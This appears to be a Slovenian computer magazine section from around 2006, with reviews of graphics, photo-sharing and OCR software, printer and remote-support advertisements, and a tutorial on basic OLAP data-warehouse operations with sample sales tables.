Med najpomembnejše novosti gotovo sodi **predelava vtičnikov (plug-ins)**, ki so združljivi s Photoshopovimi, kar pomeni ogromno zbirko obstoječih učinkov (nekateri so že vključeni)! Združljivost ni stoojstotna, deluje pa večina dodatkov (tudi starejši), kar za Fireworks denimo ne drži. Novejši učinki (napisani v obliki skriptov) so **živi (live effects)**, kar pomeni, da lahko njihove lastnosti na izvornem objektu v vsakem trenutku popravimo, spremembe v učinku pa so vidne takoj.

Nov je tudi sistem **uvoza in izvoza**. Program že od prej podpira vse mogoče vektorske in točkovne zapise, nov sistem pa omogoča neodvisnim programerjem dodajanje novih možnosti. Prvi zunanji modul je izvoz datotek **PDF**, ki je že vključen v paket, podpira pa PDF 1.4, torej tudi prosojnost in

prelivanje. Presenetljivo nismo naleteli na nika-kršne težave s šumniki. Podpora Illustratorjevimi datotekami je izpopolnjena, saj lahko zapletene izdelke odpremo neposredno v Illustratorju 9 ali novejšem. Združljivost je izboljšana tudi z »domačo« aplikacijo Xara 3D, saj deluje dvosmerna preslikava med obema programoma.

UREJANJE SLIK

Xara Xtreme vključuje urejevalnik slik, ki vsebuje nova orodja, kot je **odstranjevanje rdečih oči**, in lahko deluje kot samostojna aplikacija. Nima toliko orodij za popravljanje, kot bi si mor-da želeli, na voljo pa so vsa osnovna. Kompozicije pa tako ali tako delamo v Xtremu. Kar delamo v urejevalniku, ne vpliva na izvorno sliko, kar pomeni tudi možnost razveljavljanja sprememb, tudi ko prihodnjič naložimo sliko.

Dokumente lahko nastavimo v obliki **animacij**, kar pomeni, da bodo namesto nivojev imeli sličice (frames), rezultat pa lahko posnamemo tako v Flash kot v GIF-animaciji.

Veliko novih možnosti je za tiste, ki jih zanima **namizno založništvo in ilustracije za knjige**. Največja povečava zdaj je 25.000 odstotna in največja ločljivost je 72.000 DPI. Xtreme podpira tudi CMYK TIFF slike. Nekaj naprednih možnosti priprave za tisk pa so avtorji vzeli ven (verjetno se pripravljajo malo dražja različica).

Pogrešali smo tudi sloge, saj živi učinki kar kličejo po tem, da jih shranimo za kasnejšo uporabo.

AMBICIOZNI NAČRTI

Kljub pomanjkljivostim je Xara Xtreme glede na ceno hudo zmogljiv program, ki ima resne načrte tudi za naprej. Avtorji namreč obljublajo **odprtokodno različico** za druge operacijske sisteme, javno dostopen pa je tudi zapis vtičnikov. Če nimamo posebne želje in potrebe za kakšnim specializiranim programom in nas zanima risanje, je Xtreme odličen program, ki zna uvoziti in izvoziti skoraj vse, kar le diši po grafiki. Tudi podpora je ogromna, saj na založnikovi spletni strani najdemo ogromno nasvetov za uporabo, navodila pa so poleg besedilne tudi v filmski obliki, kar je prav tako veliko presenečenje. Priporočamo!

Xara Xtreme

Kaj: Grafični program za vektorsko risanje, ilustracije in obdelavo točkovnih slik.

Za: Hitrost, podpora Photoshopovim modulom, živi učinki, možnosti uvoza in izvoza, ugodna cena, odlična navodila in podpora, priprava na odprtokodno različico.

Proti: Zapleteno rezanje spletne grafike, ni shranjevanja slogov.

Operacijski sistem: Windows 98–XP (Mac in Linux različici v pripravi)

Cena: 79 dolarjev.

Spletni naslov proizvajalca: www.xara.com.

S PREBLISKI PRIHODNOSTI

Photoshop Elements je že v prejšnji različici dosegel zavidljivo kakovost, ko je pod svoje okrilje združil tudi organizacijski program slik Photoshop Album. Elements je tako združil najboljši obeh svetov – urejanja in obdelave slik. Zdaj so tu še dodatni priboljški ...

Piše: Jernej Pečjak


jernej.pecjak@mojmikro.si

Uporabniku je v enem programu na voljo vse, kar potrebuje za urejanje slik v zbirke, njihovo obdelavo in popravke, kot tudi izvoz na medije, po pošti, izdelavo foto albuma ipd.

Četrta različica prinaša nekaj novih orodij in izpopolnitev obstoječih. Največje spremembe je doživel prikazovalnik slik (slideshow). Ta zdaj omogoča tudi prikaz slik s premikanjem in sočasno povečavo, kar smo močno pogrešali. Učinek je namreč zelo zanimiv in skupaj z obstoječimi prelivi v minuti naredimo zelo všečne kompozicije. Vključimo lahko video posnetke, združljive z Windows Media, in dodamo artistično grafiko (clip-art), ki je priložena programu.

ODSTRANJEVANJE RDEČIH OČI, ZAZNAMOVANJE OBRAZOV ...

Zanimivo orodje je samodejno odstranjevanje rdečih oči, takoj ko sliko naložimo s kamere. Žal bolj zanimivo kot uporabno, saj ne deluje zanesljivo. Občasno zgodi, da rdeče oči ostanejo in jih je treba popraviti ročno (tako da izberemo, kje so oči). Drugo novo orodje je zaznamovanje obrazov. Tehnologija očitno še ne zmora prepoznati posameznih ljudi, izloči pa vse slike, kjer je na sliki obraz, mi pa jih hitro razvrstimo v ustrezne mape med prijatelje, sorodnike ipd. Drugače kot odstranjevanje rdečih oči ta deluje precej bolj zanesljivo.



Adobe Photoshop Elements 4 vsebuje prenovljeno prikazovanje slik v zaporedju (slideshow). Nastavljamo lahko povečevanje s premikanjem slik, te pa kombiniramo z različnimi prehodi, dodajamo besedilo in celo video posnetke.

... IN DRUGE ČAROVNIJE

Naslednja večja novost je v modulu za korekcijo slik. Gre za čarobno izbiro objekta (Magic Selection Brush), kjer objekt, ki ga želimo izrezati, le približno obrišemo, program pa opravi preostalo. Resnici na ljubo »čarovnija« ne deluje najbolje, vsaj tam ne, kjer bi si to res želeli. Na jasni podlagi pa lahko uporabimo tudi klasična orodja. Druga slabost orodja je počasnost. S hitrim testnim računalnikom smo porabili skoraj 20 sekund, da se je delo končalo. Bolj izpopolnjen je Magic Extractor, ki ima podobno funkcijo, le da tu nekajkrat kliknemo znotraj objekta, ki ga želimo ohraniti, ter nekajkrat zunaj. Program potem odstrani ozadje. Odstranjevanje tudi tu ni popolno, saj nam ponavadi ostanejo madeži kljub velikemu številu pik, ki jih nastavimo. Obe tehnologiji obetata veliko, vendar njihov čas, kot kaže, še ni prišel. Testne slike smo prej obdelali s klasičnim orodjem magnetnega lasa.

Mnogo učinkovitejše orodje je naravnavanje

kožnih odtenkov. Človeško kožo je sicer težko dobro barvno zadeti predvsem v slabih pogojih svetlobe. Orodje Skin Tone omogoča preprosto uravnavo barve kože, s tem da samodejno spremeni druge barve.

Čprav so nekatera orodja zastavljena preveč širokopotezno za današnjo tehnologijo, je dejstvo, da ostaja Elements eden najboljših programov te vrste in vključuje tudi veliko drobnih izboljšav, ki jih nisimo utegnili omeniti. Obdelava slik je zelo zmogljiva (saj je v ozadju tehnologija Photoshopa), grafični vmesnik s čarovniki pa je prirejen začetnikom. Nekaj orodij je celo unikatnih, saj jih Photoshop ne premore.

Tudi urejanje slik je s svojim sistemom opisov in ocen zmogljivejše, kot je denimo brezplačna Picasa. Veliko možnosti uvoza ter izvoza in dobra integracija obeh modulov (urejanje in obdelovanje) ohranjajo program na vrhu lestvice. Škoda je le, da so opustili podporo za Windows 2000.

Adobe Photoshop Elements 4

Kaj: Program za urejanje in obdelovanje digitalnih fotografij.

Za: Enostaven in zmogljiv program na vseh področjih urejanja in obdelave fotografij; dobra integracija modulov; veliko možnosti uvoza in izvoza.

Proti: Nekateri nove funkcije so zastavljene preveč optimistično; ne deluje z Windows 2000.

Operacijski sistem: Windows XP

Cena: 100 dolarjev CD-plošča, 90 dolarjev spletna različica.

Spletni naslov proizvajalca: www.adobe.com.

ISL Light je spletna storitev za neoviran dostop do oddaljenega namizja, ki omogoča tehnično podporo strank in sodelovanje na daljavo. ISL Bazaar je rešitev za proaktivno spletno prodajo in podporo v živo.
XLAB d.o.o. | Teslova 30 I + 386 1 477 67 66 | info@xlab.si



Skoči z nami!



poglej namizje
prenos datotek



poglej / pokaži namizje
prenos datotek
risalna deska



poglej / pokaži namizje
prenos datotek
risalna deska
avdio & video

PODPORA

PRODAJA

identifikacija kupca
proaktivno povabilo
spletni pogovor
prodajna orodja



ISL Bazaar™
www.islbazaar.com

ISLlight™
www.isllight.com

100 držav
7000 uporabnikov

SPLETNO OGLEDVANJE FOTOGRAFIJ

Z bohotenjem digitalnih fotoaparata je vse več izmenjevanja posnetih fotografij. Ne glede na to, ali gre za družinsko fotografijo ali za fotografije z raznih družabnih dogodkov, se vedno najde kdo, ki bi si želel fotografije pozneje ogledati in jih morda celo dal razviti zase.



Piše: Jaka Mele

jaka.mele@mojmikro.si

Doslej je bil utečen postopek ta, da nam je interesent povedal željo, nato pa smo mu slike poslali po e-pošti ali pa prinesli na CD-ju. Naprednejši so si postavljali svoje spletne galerije, vanje dodajali nove slike in se izživljali z opisi in obliko... Žal je imela vsaka rešitev tudi slabe strani. Pošiljanje po e-pošti je večini uporabnikov povzročalo preglavice, saj slike zaradi preobsežnega sporočila niso šle skozi e-pošto, če pa so izbrali manjšo velikost slik pri pošiljanju, pa prejemnik z njimi ni mogel narediti ničesar drugega kot si jih ogledati na zaslону. Če pa si je naročnik želel slike natisniti oz. poslati fotografije izdelavo, pa je bilo že treba dobiti originalne slike na CD-ju, kar je seveda zahtevalo nekaj časa in morda sicer nepotrebno pot. Še najboljši način je **spletna galerija**, kjer je moč slike hitro pogledati na indeksni strani, nato pa s klikom na izbrano priti do originalne velikosti – vendar pa je vzdrževanje take spletne strani naporno in ob današnjem tempu slikanja tudi pogosto. Poleg tega so dobre rešitve redke, omejeni pa smo še s prostorom na spletnem strežniku ... Skratka, nočna mora.

VEČ KOT LE GALERIJA

Rešitev obljublja program **FilmLoop** istoimenskega ameriškega podjetja. Ideja je enostavna, izvedba pa odlična. Predstavitev slik se dogaja v spletu, kjer se slike premikajo znotraj filmskega traku, med posameznimi slikami pa je



prostor za komentarje. Uporabnik, ki želi ustvariti predstavitev slik, sname brezplačni program **FilmLoop Player** (velikost 2 MB) in po namestitvi ustvari predstavitev, v katero nameče slike s svojega diska. Predstavitev poimenuje in ji nastavi lastnosti, saj je lahko predstavitev **zasebna** (vidijo jo le povabljeni udeleženci) ali **javna** (vidna v imeniku vseh predstavitev). Udeležencem lahko omogoči še komentiranje slik, dodajanje svojih slik v zbirko ter nadaljnje vabljenje v predstavitev.

Uporabnik, ki dobi povabilo za ogled predstavitve na elektronski naslov, klikne na povezavo in del slik vidi prek spletnega brskalnika, za ogled vseh slik oziroma povečanih celozaslonskih slik ter komentiranje pa mora prenesti isti brezplačni program. Delo s programom je enostavno in pregledno, čeprav je program še v preizkusni beta različici, je delovanje hitro, večjih težav pa nismo odkrili. Dobrodošel je tudi samodejni nadgrajevalnik različice programa, ki se izvede

ob zagonu. Pregledovanje slik je hitro, saj lahko s premikom drsnika na traku na hitro pogledamo vse slike, lahko pa med slikami listamo tudi v celozaslonskem načinu. Slike lahko shranimo na disk, jih pošljemo neposredno v tiskalnik ali pa le pustimo komentar (če imamo to pravico).

Izbiramo lahko tudi med javno objavljenimi predstavitvami objavljenimi na spletni strani filmloop.com, kjer se pojavi tudi naša javna predstavitev. Odlično,

uporabno in primerno tudi za promocije!

ČAKAJOČ NA VEČJO LOČLJIVOST

Programu lahko zamerimo le omejitev zgornje ločljivosti slik na **1024 x 768**, kar ni primerno za izdelavo fotografij, a vse kaže, da bo omejitev odpravljena z novo različico še pred koncem leta (že zdaj pa je moč na sliko vezati spletno povezavo na polno velikost slike, vendar je potrebno veliko ročnega vpisovanja). Uporaba programa je brezplačna, zato pa se med (javnimi) predstavitvami nanizana **oglasna sporočila**, ki načeloma vsaj v tem obsegu, niso moteča. ■

FilmLoop

Kaj: Spletna galerija oz. pregledovanje digitalnih fotografij.

Za: Enostavnost, preglednost, dobra ideja, cena.

Proti: Prenesene (shranjene) slike niso dovolj velike za kakovostno izdelavo/tisk.

Spletni naslov: www.filmloop.com

2006

Tudi v letu 2006 bomo poskrbeli za **VAŠE** želje.

yellogistics
Dostavljamo pakete.

080 22 20


FINEJŠE OPTIČNO BRANJE

Pred kratkim je podjetje Abbyy, ki ima sedež v Moskvi in je še najbolj prepoznavno po programskih rešitvah OCR, na trgu predstavilo novo, že osmo različico priljubljenega paketa FineReader.

Piše: Milan Simčič

milan.simcic@mojmikro.si

Kaj FineReader sploh je? To je zelo kakovosten program za prepoznavanje vsebin dokumentov in njihovo pretvorbo. Klasični način uporabe je optično branje posameznega dokumenta prek bralnika in pretvorba v, recimo, Wordov dokument, v katerem lahko vsebino po potrebi nadalje urejamo. Težave pa seveda nastanejo, ker je treba vsebino kakovostno in kar se da pravilno prepoznati. V ta namen so razvili posebni algoritmi in ravno to loči dobre programe OCR (Optical Character Recognition) od povprečnih.



POLNA PODPORA ZA SLOVENŠČINO

Torej kaj je v osmici novega? Za nas je seveda zelo pomembno, da je v polno podporo vključen tudi slovenski jezik. Znašel se je na seznamu 36 jezikov, za katere je na voljo tudi črkovalnik. Že dolgo pa smo bili na razširjenem seznamu 179 jezikov, ki jih program razpozna.

HITREJE, NATANČNEJE, VARNEJE

Seveda je v novi različici, ki je nastajala približno leto dni tudi precej tehničnih novosti. Veliko je bilo narejeno na ravni algoritmov za prepoznavanje, ki so v osmici hitrejši in nekoliko natančnejši. To je še posebej opazno pri tistih dokumentih, ki niso najboljše kakovosti. Recimo vozniško dovoljenje, ki je po fotokopiranju težko berljivo, ali pa slabi telefaksi in podobno. Dodane so tudi funkcije za prepoznavanje dokumentov, ki smo jih slikali z digitalnimi fotoaparati. FineReader sam ugotovi, ali je bil dokument fotografiran ali skeniran. Nadaljnja obdelava je drugačna, uporabijo se drugi algoritmi za prepoznavanje. Nekaj navodil okrog fotografiranja dokumentov pa najdemo tudi v knjigi z navodili za uporabo programa.

Veliko je bilo narejeno tudi pri pretvorbi dokumentov PDF. Uporabniki lahko enostavno odprejo dokument PDF in ga pretvorijo v, recimo, Wordovo ali Excelovo datoteko. Tam lahko naredijo želene dopolnitve in popravke in nato dokument spet shranijo v PDF. Zelo pomembno je, da FineReader podpira tudi nekatere varnostne rešitve, kar pomeni, da ga

lahko uporabljajo tudi v zahtevnejših okoljih (podjetja, vladne ustanove). Podprta so gesla za dostop in odpiranje. Lahko določimo, ali se posamezni dokument lahko natisne ali iz njega potegne del vsebine. Za še večjo varnost pa je tu šifriranje podatkov po standardih RC4 pri 40 in 128 bitih ter AES pri 128 bitih.

AVTOMATIZIRANI POSTOPKI

V podjetjih bodo še posebej veseli novosti pri avtomatizaciji obdelave dokumentov. V podjetjih se običajno dokumente obdeluje po istem kopitu. Recimo, prejeta faksimilna sporočila se pretvori v Wordove dokumente. Tovrstne postopke lahko avtomatiziramo. Različica Corporate, namenjena podjetjem, vsebuje tudi program **Hot Folder & Scheduling**. Ta omogoča samodejno obdelavo slik in pretvorbo več slik. To pomeni, da v strežniku določimo imenik, in ko se v njem pojavi nov dokument, ga FineReader obdela po vnaprej predpisanih pravilih in vrne ustrezen rezultat. Pravila pred tem glede na vrsto dokumenta in željeni rezultat določi uporabnik s čarovnikom. Če bi obdelava zahtevala preveč procesorskega časa, jo lahko preložimo na konec delovnika in s tem privarčujemo nekaj časa.

Abbyy FineReader 8.0

Za: Neposredna podpora slovenskemu jeziku, avtomatizacija obdelave dokumentov v različici Corporate, hitro delovanje

Proti: -

Cena: Različica Corporate 71.988 SIT; Professional 35.988 Sit

Prodaja: Gambit, d.o.o.

Spletni naslov: www.abbyy.com

PROFESIONALNO TISKANJE s tiskalniki ZEBRA!

Tiskalnik ZEBRA LP 2844

Praktični namizni tiskalnik etiket in črtnih kod!

- direktni termalni tiskalnik za nalepke, črtne kode...
- Hitrost: do 102 mm/s, ločljivost: 203 dpi
- Širina tiska: do 104 mm
- 512 KB Flash, 256 KB SRAM
- vmesniki: RS232, paralelni, USB v.1.1
- Teža: samo 1.5 kg



Cena brez DDV: **66.666,00 SIT!**
Cena z DDV: 79.999 sit

Tiskalnik ZEBRA S4M

Enostavno in zanesljivo industrijsko tiskanje

- direktni termalni tiskalnik za industrijsko rabo
- ločljivost 203 dpi
- širina tiska 104 mm
- hitrost tiska 152 mm/s
- 4 MB Flash, 8 MB DRAM
- odporen proti prahu in umazaniji
- vmesniki: USB, RS232, paralelni



Cena brez DDV: **149.999,00 SIT!**
Cena z DDV: 179.999 sit

Tiskalnik ZEBRA Z4Mplus

Posebej ojačan za zahtevna industrijska okolja!

- termalno transferni in direktni termalni tiskalnik za industrijsko rabo
- ločljivost 203 dpi, širina tiska 104 mm
- hitrost tiska 254 mm/s
- izredno hiter in ekonomičen tiskalnik
- zelo odporen proti prahu in umazaniji
- vmesniki: RS232, paralelni



Cena brez DDV: **208.333,00 SIT!**
Cena z DDV: 249.999 sit

Dodatni popusti in nagrade v naši spletni eTrgovini!


MIKROPIS Holding



Aškerčeva 4a, 3310 Žalec EMG, Celovška 136, 1000 Ljubljana
tel: 03/ 712 15 00; fax: 03/ 712 15 66 tel: 01/ 500 74 20; fax: 01/ 500 74 25

Vsi izdelki so na voljo tudi v naši spletni trgovini:
www.mikropis.si

Cene so informativne in veljajo za takojšnje plačilo do razprodaje zalog. Slike so simbolične.



Uporabljati tehnologijo OLAP ne pomeni samo izvajati analize, temveč je treba poznati operacije, s katerimi pridemo do zanimivih ugotovitev – včasih celo do prvih zakonitosti poslovanja v podjetjih – rezultate pa je treba redno kontrolirati.

Piše: Darko Jagarinec

darko.jagarinec@mojmikro.si

Ko v podjetje vpeljemo **podatkovno skladišče**, lahko začnemo uporabljati tehnologijo OLAP (On-line Analytical Processing – sprotna analitska obdelava). Vendar samo to, da začnemo uporabljati orodja OLAP, ni dovolj. Treba je spoznati moč **vsakega orodja OLAP** in se naučiti nekaj osnovnih dejstev, kako bomo pravzaprav sploh uporabljati orodje OLAP. Ponavadi se za zaposlene organizira izobraževanje uporabe določenega orodja OLAP, vendar je koristno že prej vedeti, kaj bomo počeli z vsemi temi podatki v podatkovnem skladišču.

OSNOVNE OPERACIJE

Delo z orodji OLAP je praviloma precej intuitivno za uporabo, tako da kompleksnega predznanja niti ne potrebujemo. S tem mislim predvsem to, da ni treba osvojiti celotno znanost informatike, preden naredite svoje prvo poročilo, izdelano z orodji OLAP.

Med najosnovnejše operacije štejemo naslednje:

- vrtnanje v globino (angl. drill down),
- zvižanje navzgor (drill up),
- rezanje (slice and dice),
- vrtenje (pivoting),
- vrtnanje skozi (drill through),
- primerjanje, izračuni, agregiranje (comparing, calculating, aggregating).

Vrtnanje v globino

Vrtnanje v globino je eno izmed **najosnovnejših** operacij, ki jih pri OLAP-u uporabljamo skoraj vedno. Pomeni pa (če se spomnite prejš-

nega članka o hierarhijah) »spust« za en nivo nižje. Če smo imeli prvotno v poročilu analizo po letih, se lahko zdaj z vrtnanjem v globino spustimo na nivo analize po letu in mesecih. Torej, spustili smo se na nivo meseca. V tabeli 1 je prikazana prodaja po letih od 2003 do 2005, tabela 2 pa prikazuje posledice uporabe vrtnanja v globino za leto 2004.

Leto	Jabolka [kg]	Banane [kg]	Hruške [kg]
2003	15.000	25.000	11.000
2004	16.000	26.000	10.000
2005	12.000	21.000	8.000

Tabela 1: Analiza prodaje po letih

Po operaciji vrtnanje v globino za leto 2004 dobimo naslednje rezultate:

Leto	Jabolka [kg]	Banane [kg]	Hruške [kg]
2003	15.000	25.000	11.000
2004-Jan	2.000	3.300	1.200
2004-Feb	1.500	3.400	1.300
2004-Mar	800	2.500	800
2004-Apr	700	1.000	600
2004-Maj	600	1.200	600
2004-Jun	500	1.600	500
2004-Jul	600	1.900	400
2004-Avg	900	1.850	300
2004-Sep	1.600	1.750	500
2004-Okt	2.000	2.300	1.200
2004-Nov	2.300	2.300	1.600
2004-Dec	2.500	2.900	1.000
2005	12.000	21.000	8.000

Tabela 2: Analiza prodaje za leto 2004

Vrtnanje v globino je zelo preprosta operacija, ki jo izvedemo v poročilu. Vendar nam da zelo jasno informacijo, kaj se dogaja s prodajo po

mesecih. Na tem mestu že lahko dobimo prve ugotovitve, katere mesece je prodaja največja ali najmanjša. Tukaj moram posebej poudariti naslednje: vedno si vsako poročilo, ki ga dobite na tak način (z OLAP-om), dobro razložite in ga poskušajte razumeti. Namreč, ena izmed najhujših in najbolj pogostih napak je, da se nihče dejansko noče ukvarjati s tem, ali so podatki dejansko **pravilni**. Kot sem že nekajkrat omenil, se lahko taki podatki »vlečejo« skozi celo podatkovno skladišče, v resnici pa je čisto možno, da se pri polnjenju podatkovnega skladišča pojavlja **skrita napaka**, na primer da se rezultat pomnoži s faktorjem dva. Torej, vedno dobro razmislite o tem, kakšne podatke ste pravzaprav dobili! Je analiza **smiselna**, je možno da smo prodali toliko, smo toliko sploh kupili (dobavili), kar nam kaže analiza naše prodaje?! Če nam na kakšno izmed takih vprašanj naše razmišlja-

◇ **Z orodji OLAP lahko hitro ugotovimo, kakšno je naše poslovanje, preden pa jih uporabljamo, se moramo dobro seznaniti z njihovimi značilnostmi in delom z njimi.**

nje ne da odgovora, je treba stvar vsekakor preveriti in najti krivca za dvomljivo poročanje. Pa pri jabolkih in bananah še ni tako velik problem, predstavljajte pa si ogromna podjetja in njihove prihodke/odhodke – tam pa res ne sme priti do napake in je treba vsako poročilo preveriti, in ne samo enkrat, večkrat in iz različnih zornih kotov. Kar hočem povedati, je to, da poročilom **ne smete slepo zaupati** – ne da ne bi bila sintaktično (tehnično) pravilna, morajo biti pravilna tudi **semantično** (vsebina).

Zvižanje navzgor

Zvižanje navzgor je ravno **obratna** operacija od vrtnanje v globino. Ta operacija pride v poštev, kadar z vrtnanjem preveč »zaidemo« v globino. Je zelo uporabna, ker morda zaradi prevelikega števila razdrobljenih podatkov ne vidimo globalnega podatka, na primer prodaja za leto 2004, kjer gledamo samo celo leto in ne po mesecih. Velikokrat kakšno stvar »vidimo«, ko to operacijo izvajamo, dokler ne pridemo do najvišjega nivoja naših agregiranih podatkov.

Rezanje

Rezanje je sila uporabna operacije. Predstavljajte si podatke z več dimenzijami (čas, prostor, izdelek), ki jih hočemo na nekem mestu prerežati. Če jih prerežemo samo na eni dimenziji, dobimo t. i. **rezino** podatkov (slice). Ko na primer naredimo rezino za izdelke, takrat odrežemo kocko tako, da nas zanimajo samo izdelki in nič drugega (ne glede na čas in prostor). Če dodamo še kakšno dimenzijo, na primer prostor, temu po angleško rečemo »dicing«, kar prevedeno nekako pomeni **več-dimenzionalna rezina** – pravzaprav je težko prevesti tako strokoven termin.

Vrtenje

Vrtenje (pivoting) je operacija, ki nam samo oblikovno spremeni videz poročila.

Rezultat vrtenja za naš primer je prikazan v tabeli 3.

Leto	2003	2004-Jan	2004-Feb	2004-Mar	2004-Apr	...	2005
Jabolka [kg]	15.000	2.000	1.500	800	700	...	12.000
Banane [kg]	25.000	3.300	3.400	2.500	1.000	...	21.000
Hruške [kg]	11.000	1.200	1.300	800	600	...	8.000

Tabela 3: Vrtenje podatkov v tabeli 2

Kdaj tako operacijo potrebujemo? Predvsem takrat, kadar si kakšne analize na znamo predstavljati. Za lažje razumevanje si predstavljajte, da smo na zaslon dobili analizo prodaje po letih, ki je prikazana v tabeli 3. Pa recimo da nam ta analiza oblikovno ne ustreza, zato jo bomo poskušali malce obrniti. Uporabimo operacijo vrtenja in dobimo analizo, ko je v tabeli 2. Skratka, operacija vrtenja ne spreminja podatkov po vsebini, temveč samo zamenja osi prikaza podatkov.

Vrtenje skozi

Vrtenje skozi je zelo specifična operacija in zahteva malce več znanja ali pa vsaj dobro poznavanje podatkov v podatkovnem skladišču. Operacija je namenjena predvsem za to, da lahko pridemo do **podrobnih podatkov**. V našem primeru bi lahko to izvedli za obdobje »2004-maj« kjer bi samo za ta mesec (in ne še za preostalih 11 v tem letu) vrtali toliko časa v hierarhiji, dokler ne bi prišli do čisto elementarnih podatkov, ki predstavljajo eno vrstico v tabeli dejstev – to pomeni prodajo 1 kilograma jabolka 11. maja v Ljubljani. Včasih to operacijo preprosto potrebujemo, kadar hočemo raziskati »sumljiv« podatek ali pa vsaj podatek, ki zelo izstopa od drugih.

Kot sem že poudaril, je treba vedno vsak podatek, ki se zelo razlikuje od drugih (čeprav upoštevamo časovne ali krajevne trende) dobro **preveriti**, da ni pravzaprav velika razlika posledica **napake pri prenosu iz sistema OLTP v podatkovno skladišče**. Še posebej moramo biti pozorni, kadar **nadgrajujemo podatkovno skladišče**. Po datumu nadgradnje je treba vedno preveriti vse (!) dnevne (s tem bodo preverjene tudi mesečne, letne) analize, če morda prihaja do prevelikih odstopanj.

